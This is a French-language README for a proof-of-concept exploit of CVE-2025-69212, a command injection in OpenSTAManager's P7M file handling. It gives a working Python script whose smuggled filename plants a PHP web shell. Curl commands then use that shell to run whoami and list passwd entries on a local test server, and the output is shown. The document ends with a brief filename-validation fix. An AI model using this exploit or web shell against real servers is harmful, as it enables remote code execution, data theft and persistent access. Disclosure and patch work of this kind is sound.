 lolw0/opensta-exploit
Preuve de concept (PoC) de CVE-2025-69212 liée au traitement de fichiers P7M.


| Donnée | Détail |
|---|---|
| ID CVE | CVE-2025-69212 |
| Score de vulnérabilité | critique (9.4) |
| CWE | 78 : Neutralisation incorrecte des éléments spéciaux utilisés dans une commande OS |
| Versions affectées | OpenSTAManager <= 2.9.8 |
| Vecteur d'attaque | téléverser un fichier ZIP contenant un fichier .p7m avec un nom de fichier malveillant |
| Authentification | Requise |
| Impact | exécuter des commandes système arbitraires sur le serveur |
import zipfile
import time

print("Creating zip file...")
time.sleep(1)

cmd = "cd files && echo '<?php system($_GET[\"c\"]); ?>' > SHELL.php"
malicious_file = f'invoice.p7m";{cmd};echo ".p7m'

with zipfile.ZipFile('exploit.zip', 'w') as zf:
    zf.writestr(malicious_file, b"")
lolw0@sys:~/OpenSTA-Exploit$ python3 exploit.py
Creating zip file...
lolw0@sys:~/OpenSTA-Exploit$ ls
-rw-rw-r 2 lolw0 lolw0 281 Aug 10 22:36 exploit.zip


L'analyse XML échoue après l'exécution de la commande
HTTP/1.1 500 Internal Server Error

"error":{
"type":"Exception",
"message":"Start tag expected, '<' not found\n",
"code":0,
"file":"\/var\/www\/html\/openstamanager\/src\/Util\/XML.php",
"line":51}
lolw0@sys:~/OpenSTA-Exploit$ curl "http://localhost:8080/files/SHELL.php?c=whoami"

www-data

lolw0@sys:~/OpenSTA-Exploit$ curl -s --get \ --data-urlencode 'c=getent passwd | grep -E "/home|/bin/bash|/bin/sh"' \
'http://localhost:8080/files/SHELL.php'

root:x:0:0:root:/root:/bin/bash
xxxx:x:1001:1001:,,,:/home/xxxx:/usr/sbin/nologin
yyyy:x:1002:1002:,,,:/home/yyyy:/usr/sbin/nologin
zzzz:x:1003:1003:,,,:/home/zzzz:/usr/sbin/nologin
| Attaque | Détail |
|---|---|
| Exécution de code à distance | Compromission totale du serveur avec exécution de commandes |
| Exfiltration de données | Accès à toutes les données de l'application et à la base de données |
| Élévation de privilèges | Élévation potentielle si le serveur web s'exécute avec des privilèges élevés ou est vulnérable |
| Persistance | Installer des portes dérobées et maintenir l'accès dans le temps |
| Mouvement latéral | Pivot vers d'autres systèmes/utilisateurs sur le réseau |
**un correctif simple consiste à valider les noms de fichiers avant le traitement (n'autoriser que les caractères alphanumériques, les points, les tirets et les underscores pour ignorer les noms de fichiers invalides)
foreach ($files_xml as $xml) {
    if (!preg_match('/^[a-zA-Z0-9._-]+$/', $xml)) {
        continue;
    }
    if (string_ends_with($xml, '.p7m')) {
        $file = XML::decodeP7M($directory.'/'.$xml);
    }
}
(ou vous pouvez simplement mettre à jour lol)
